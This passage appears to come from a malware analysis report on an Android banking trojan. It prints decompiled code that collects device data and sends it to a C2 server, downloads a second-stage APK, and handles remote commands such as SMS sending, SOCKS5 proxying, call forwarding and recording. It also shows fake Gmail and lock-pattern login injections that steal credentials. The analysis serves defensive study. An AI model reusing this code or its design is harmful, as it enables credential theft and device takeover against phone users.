    jSONObject.put(m812a("NDAzZQ=="), this.f1029a.editorSharedPref(context, dVar.AG));
    if (context.checkCallingOrSelfPermission(this.f1029a.encrypted_texts.android_permission_READ_PHONE_STATE) == 0) {
        str = ((TelephonyManager) context.getSystemService("phone")).getLine1Number();
    } else {
        str = "";
    }
    jSONObject.put("NR", str);
    jSONObject.put("GA", CLASS_ONEMLI.getGoogleAccounts(this));
    jSONObject.put("PS", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[0]));
    jSONObject.put("PC", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[1])); //android.permission.WRITE_EXTERNAL_STORAGE
    jSONObject.put("PP", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[2])); //android.permission.SEND_SMS
    jSONObject.put("PO", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[3])); //android.permission.RECORD_AUDIO
} catch (JSONException unused) {
    this.f1029a.iftruelogstr1str2(str2, "ERROR JSON CHECK BOT");
}
```

The data collected on the device is posted to the http[:]//chujwdupepolicji[.]xyz web server.




```
/* renamed from: b */
private String httpPostRETResponse(String str, String str2) {
    String str3 = str2 + "&end=0";
    String a = subString(str3, "q=", "&ws=");
    String a2 = subString(str3, "&ws=", "&end=0");
    _log("q_ws", a + "    " + a2);
    OkHttpClient uVar = new OkHttpClient();
    FormBody.C0052a a3 = new FormBody.C0052a().mo209a("q", a).mo209a("ws", a2);
    FormBody oVar = new FormBody(a3.f584a, a3.f585b);
    Request.UndefinedClass aVar = new Request.UndefinedClass();
    if (str != null) {
        if (str.regionMatches(true, 0, "ws:", 0, 3)) {
            str = "http:" + str.substring(3);
        } else if (str.regionMatches(true, 0, "wss:", 0, 4)) {
            str = "https:" + str.substring(4);
        }
        HttpUrl d = HttpUrl.m390d(str);
        if (d != null) {
            Response a4 = new RealCall(uVar, aVar.mo250a(d).checkStringANDisValidRequestBodyReturnObject("POST", oVar).RequestHttpURL(), false).mo179a();
            try {
                String d2 = a4.f709g.mo171d();
                if (a4 != null) {
                    a4.close();
                }
                return d2;
            } catch (Throwable th) {
                th.addSuppressed(th);
            }
        } else {
            throw new IllegalArgumentException("unexpected url: ".concat(String.valueOf(str)));
        }
    } else {
        throw new NullPointerException("url == null");
    }
    throw th;
}
```

If a 503 response is received from the remote server, it receives the new domain information from the previously defined addresses. It is observed that these addresses cannot be saved in “ring0.xmld” because the remote server is down.




```java
//i = post request responce
if (i == null || i.length() < 2 || i.contains("503 Service Unavailable")) {
    try {
        String j3 = this.f1029a.editorSharedPref(context, dVar.SB);
        if (j3.contains(",")) {
            String[] split = j3.replace(" ", "").split(",");
            int length = split.length;
            int r15 = 0;
            while (true) {
                if (r15 >= length) {
                    break;
                }
                String str3 = split[r15];
                if (str3.length() > r13) {
                    this.f1029a._log(str2, "Check URL: " + str3);
                    if (this.f1029a.checkServerResponce(str3).contains("200")) {
                        this.f1029a.addValuetoSharedPref(context, dVar.string_QE, str3);
                        this.f1029a._log(str2, "NEW DOMAIN: " + str3);
                        z = true;
                        break;
                    }
                }
                r15++;
                r13 = 5;
            }
        }
    } catch (Exception unused2) {
        this.f1029a._log(str2, "ERROR Check URLS");
    }
    z = false;
}
```




```
09-18 15:47:40.136  4413  6490 W System.err:    at android.os.AsyncTask$SerialExecutor$1.run(AsyncTask.java:243)
09-18 15:47:40.136  4413  6490 W System.err:    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1133)
09-18 15:47:40.137  4413  6490 W System.err:    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:607)
09-18 15:47:40.137  4413  6490 W System.err:    at java.lang.Thread.run(Thread.java:761)
09-18 15:47:40.137  4413  6529 E **GET_NEW_URL***: url:
09-18 15:47:40.137  4413  6529 E qtnaqq   : EnCryptResponce:
09-18 15:47:40.137  4413  6529 E qtnaqq   : CheckBotRESPONCE:
09-18 15:47:55.157  4413  4413 E ntpvhfaymn   : run_boot_broadcast_receiver
09-18 15:47:55.159   575   857 W AlarmManager: Suspiciously short interval 20000 millis; expanding to 60 seconds
09-18 15:47:55.162   575  1171 W NetworkIdentity: Active mobile network without subscriber!
09-18 15:47:55.184  4413  6535 E qtnaqq   : jsonCheckBot: {"DM":"0","AD":"null","BL":"100","TW":"3574","SA":"0","SP":"2","SS":"1","LE":"en","SY":"1","SM":"0","ID":"ferl-ebhi-aydt-
ha4t","IS":"","NR":"15555218135","GA":"","PS":"0","PC":"1","PP":"0","PO":"1"}
09-18 15:47:55.184  4413  6535 E Connect : url: http://chujwdupepolicji.xyz
09-18 15:47:55.184  4413  6535 E q_ws    : info_device   M2RjZWZkYTEyMDg0N2MyYjZkOGI4MmJjMmM0OTlmY2Q5NmViMDY4NGZjZGU4NDk2OTAxNmZjOWY3
09-18 15:47:55.184  4413  6535 E q_ws    : ZmE1NjFhZGY4YmNkZWVhZjhhOTY2N2ExZTgxMGUyMzEwMjUyMmE2NmU3ZWU1NDU2NzJmOTI0MmIy
09-18 15:47:55.184  4413  6535 E q_ws    : OTRlZDg0YzZkYTVjZGU5ZjgxMDQ5MmE0ZDQ3Y2YyMzU5YjFmMTVkNGM4ZjY2ZDE4NTdiNGY0YTgx
09-18 15:47:55.184  4413  6535 E q_ws    : YmVhMjVjYjg1NGE4YWY2ZDc5MTJhODg0ZDcxNDhiOTJmYWQ1OWU4ODBkZGQ4MDMzMzlkMjkzMjg2
09-18 15:47:55.184  4413  6535 E q_ws    : ZTEyODY4ZTc4NGN1NjM0OGNhMGQxNzdlMGQ4NTA1YzFiZTU5MjgyZTJhODRjZjU3OWVmNmYzODM4
09-18 15:47:55.184  4413  6535 E q_ws    : NGEyNGFjZTgyMmExNTV1NjYyNmR1NWFjMmQwYTZlMzg4ODMyZDY1Y2NkMzk3MjMxOTY0OTZiZDQz
09-18 15:47:55.184  4413  6535 E q_ws    : YTg4ZWFhNzU2NGEyMGFmYTJkZWM5YzMzMzhhM2E1Nzg0OTNiYWNkN2YxMTFhZDcxM2U3MjJl
09-18 15:47:55.275  4413  6535 E qtnaqq   : jsonCheckBot:
09-18 15:47:55.277  4413  6538 W System.err: java.net.UnknownHostException: Invalid host: https://
09-18 15:47:55.277  4413  6538 W System.err:    at com.android.okhttp.HttpUrl.getChecked(HttpUrl.java:670)
```

If the data from the current server is "get_new_patch" and the AL value is "1", the current malware apk is downloaded from the remote server.




```java
this.f1029a._log(str2, "EnCryptResponce: " + i);
String h = this.f1029a.ret_decrypted_responce(i);
this.f1029a._log(str2, "CheckBotRESPONCE: " + h);
if (h.contains("get_new_patch") && !j2.equals("1") {  // j2 = sharedPref(AL)
    CLASS_ONEMLI bVar = this.f1029a;
    JSONObject jSONObject2 = new JSONObject();
    try {
        jSONObject2.put("ID", j);
        String h2 = bVar.ret_decrypted_responce(bVar.logConnecturlAndPostRequest(this, bVar.encrypted_texts.qupgrade_n_patch_ws + bVar._encrypt_CC(jSONObject2.toString())));
        StringBuilder sb = new StringBuilder("Download Module: ");
        sb.append(h2.length());
        bVar._log("downloadModuleDex", sb.toString());
        if (h2.length() > 10000) {
            bVar._log("downloadModuleDex", "Save Module");
            byte[] decode = Base64.decode(h2.getBytes(), 0);  // h2 = response for new patch (new apk)
            try {
                FileOutputStream fileOutputStream = new FileOutputStream(new File(getDir("apk", 0), bVar.encrypted_texts.ring0_apk), true);
                fileOutputStream.write(decode);
                fileOutputStream.close();
                bVar.addValuetoSharedPref(this, bVar.encrypted_texts.AL, "1");
            } catch (Exception unused3) {
                bVar._log("downloadModuleDex", "ERROR: Work File Module");
            }
            System.gc();
        }
    } catch (JSONException unused4) {
        bVar._log("downloadModule", "ERROR **************");
    }
}
```

If the answer from the server is "no_device", the device is saved to the C2 server.




```
else if (h.equals("no_device")) {
    JSONObject jSONObject3 = new JSONObject();
    try {
        String a3 = CLASS_ONEMLI._returnCountryCode(context);
        if (a3.length() != 2) {
            a3 = Locale.getDefault().getCountry().toLowerCase();
        }
        jSONObject3.put(ID, j);
        jSONObject3.put("AR", Build.VERSION.RELEASE);
        jSONObject3.put("TT", dVar.string_it);
        jSONObject3.put("CY", a3);
        jSONObject3.put("OP", telephonyManager.getNetworkOperatorName());
        String a4 = "MD";
        String str4 = Build.MANUFACTURER;
        String str5 = Build.MODEL;
        if ("xiaomi".equalsIgnoreCase(Build.MANUFACTURER) && (a = CLASS_ONEMLI.getVersionNameOfMiui()) != 0) {
            str5 = str5 + " MIUI V" + a;
        }
        jSONObject3.put(a4, str5.toLowerCase().startsWith(str4.toLowerCase()) ? CLASS_ONEMLI.m676a(str5) : CLASS_ONEMLI.m676a(str4) + " " + str5);
    } catch (JSONException unused5) {
    }
    this.f1029a._log(str2,"jsonRegistrationBot: " + jSONObject3.toString());
    CLASS_ONEMLI bVar2 = this.f1029a;
    String h3 = bVar2.ret_decrypted_responce(bVar2.logConnecturlAndPostRequest(this, dVar.q_new_device_ws + this.f1029a._encrypt_CC(jSONObject3.toString())));
    h3.equals("no_reg");
    this.f1029a._log(str2, "RegistrationRESPONCE: " + h3);
    if (h3.equals("ok")) {
        this.f1029a.addValuetoSharedPref(context, dVar.QI, m812a("Mzg="));
    }
}
```

If the response from the server is not "get_new_patch" or "no_device" and its length is greater than 4, the return value "this" holds the commands from the command control server.




```
else if (jSONObject4.getString("this").equals("global_settings#")) {
    this.f1029a._log(str2, "global_settings#");
    this.f1029a.addValuetoSharedPref(context, dVar.AG, jSONObject4.getString("id_settings"));
    if (jSONObject4.getString("urls")).length() > 7) {
        this.f1029a.addValuetoSharedPref(context, dVar.SB, this.f1029a.editorSharedPref(context, dVar.string_QE) + "," + jSONObject4.getString("urls"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.AV).equals("-1")) {
        this.f1029a._log(str2, "Save injection_t");
        this.f1029a.addValuetoSharedPref(context, dVar.AV, jSONObject4.getString("injection_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.AB).equals("-1")) {
        this.f1029a._log(str2, "Save cards_t");
        this.f1029a.addValuetoSharedPref(context, dVar.AB, jSONObject4.getString("cards_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.AN).equals("-1")) {
        this.f1029a._log(str2, "Save emails_t");
        this.f1029a.addValuetoSharedPref(context, dVar.AN, jSONObject4.getString("emails_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.SU).equals("-1")) {
        this.f1029a._log(str2, "Save admin_t");
        this.f1029a.addValuetoSharedPref(context, dVar.SU, jSONObject4.getString("admin_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.SI).equals("-1")) {
        this.f1029a._log(str2, "Save permission_t");
        this.f1029a.addValuetoSharedPref(context, dVar.SI, jSONObject4.getString("permission_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.SY).equals("-1"){
        this.f1029a._log(str2, "Save protect_t");
        this.f1029a.addValuetoSharedPref(context, dVar.SY, jSONObject4.getString("protect_t"));
    }
}
```

With the "device_settings#" command from the C2 server, the data to be collected on the device is determined.



```
else if (jSONObject4.getString("this").equals("device_settings#")) {
    this.f1029a._log(str2, "get device_settings#");
    this.f1029a.addValuetoSharedPref(context, dVar.AF, jSONObject4.getString("hideSMS"));
    this.f1029a.addValuetoSharedPref(context, dVar.AZ, jSONObject4.getString("lockDevice"));
    this.f1029a.addValuetoSharedPref(context, dVar.AX, jSONObject4.getString("offSound"));
    this.f1029a.addValuetoSharedPref(context, dVar.AC, jSONObject4.getString("keylogger"));
    this.f1029a.addValuetoSharedPref(context, dVar.QP, jSONObject4.getString("activeInjection"));
    this.f1029a.addValuetoSharedPref(context, dVar.ES, jSONObject4.getString("endless_start"));
    this.f1029a.addValuetoSharedPref(context, dVar.WR, jSONObject4.getString("record_call"));
}
```

If the value of the "this" entity coming to the device from the C2 server is "run_cmd", the value in the "data" entity is processed as a command.




```
else if (jSONObject4.getString("this").equals("run_cmd")) {
    this.f1029a._log(str2,"get run_cmd: " + jSONObject4.toString());
    JSONObject jSONObject6 = new JSONObject(new String(Base64.decode(jSONObject4.getString("data"), 0), "UTF-8"));
    String string = jSONObject6.getString("cmd");
    switch (string.hashCode()) {
        case -2033081134:
            if (string.equals("grabbing_lockpattern")) {
                c = 18;
                break;
            }
            c = 65535;
            break;
        case -1787784292:
            if (string.equals("run_record_audio")) {
                c = 24;
                break;
            }
            c = 65535;
            break;
            .
            .
            .

    }
```

The command table is as follows;


grabbing_lockpattern	AS = Lock Pattern: {PATTERN} [143523#]
run_record_audio	Voice record
run_socks5	A socket can be opened according to the host, user, port, password information from the server.
update_inject	
stop_socks5	It closes the socket by making the S5 value “stop”.
rat_connect	
change_url_connect	It is used to change the web address to which the information will be sent.
request_permission	SI=1 It is used to request the specified permission from the device.
clean_cache	AS=””, AM=””
change_url_recover	
send_mailing_sms	It is used to send messages with the number and message information from the server.
run_admin_device	
access_notifications	Requests notification listener access.
url	ACTION_VIEW
ussd	intent.action.CALL
sms_mailing_phonebook	
get_data_logs	It collects installed apps, contacts and sms information.
get_all_permission	WRITE_EXTERNAL_STORAGE, SEND_SMS, RECORD_AUDIO, READ_PHONE_STATE, READ_CONTACTS
grabbing_google_authenticator2	It launches this app to steal information from the Google Authenticator app.
notification	To show notification
grabbing_pass_gmail	AS = Start Injection: Grabbing password


	Gmail[143523#]
remove_app	SQ=1 and QR=Application Name The application can be deleted based on the package name from the remote server.
remove_bot	SQ=1 and QR=Package Name The app can delete itself from the device
send_sms	It is used to send messages with the number and message information from the server.
run_app	The package name is known and the installed application can be started.
call_forward	Call forwarding
patch_update	AL= 0 and deleting the ring0.apk file in the apk folder.

User information is stolen by checking the registered Google accounts on the device and showing the fake Google Account Login page where these account names are added.




```
if (this.f1006f.equals("grabbing_pass_gmail")) {
    String replace = CLASS_ONEMLI.base64decode(this.f1001a.f918bf + this.f1001a.f919bg).replace("var lang = 'en'", "var lang = '" + langua
    String j = this.f1002b.editorSharedPref(this, this.f1001a.RE);
    if (j.equals("default_gmail")) {
        j = CLASS_ONEMLI.return_google_accounts(this);
    }
    String replace2 = replace.replace("%gmail_to_device%", j);
    int parseInt = Integer.parseInt(this.f1002b.editorSharedPref(this, this.f1001a.RR)) - 1;
    this.f1002b.addValuetoSharedPref(this, this.f1001a.RR, String.valueOf(parseInt));
    if (parseInt <= 1) {
        this.f1002b.addValuetoSharedPref(this, this.f1001a.RE, "");
    }
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection:  Grabbing password Gmail[143523#]");
    this.f1003c.loadDataWithBaseURL(null, replace2, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
} else if (this.f1006f.equals("grabbing_lockpattern")) {
```






{"code":"->1->4->7->2","type_injects":"pincode","closed":"close_activity_injects"}

Fake web page is shown to steal lock screen pattern.




```
else if (this.f1006f.equals("grabbing_lockpattern")) {
    String e = CLASS_ONEMLI.base64decode(this.f1001a.f925bm + this.f1001a.f926bn + this.f1001a.f927bo + this.f1001a.f928bp +
    int parseInt2 = Integer.parseInt(this.f1002b.editorSharedPref(this, this.f1001a.GR)) + -1;
    this.f1002b.addValuetoSharedPref(this, this.f1001a.GR, String.valueOf(parseInt2));
    if (parseInt2 <= 1) {
        this.f1002b.addValuetoSharedPref(this, this.f1001a.GE, "");
    }
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection:  Grabbing pattern lock[143523#]");
    this.f1003c.loadDataWithBaseURL(null, e, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
}
```

Undefined web pages from the remote server can also be displayed to the user. In this way, the web page of the desired bank application can be imitated and shown to the user.

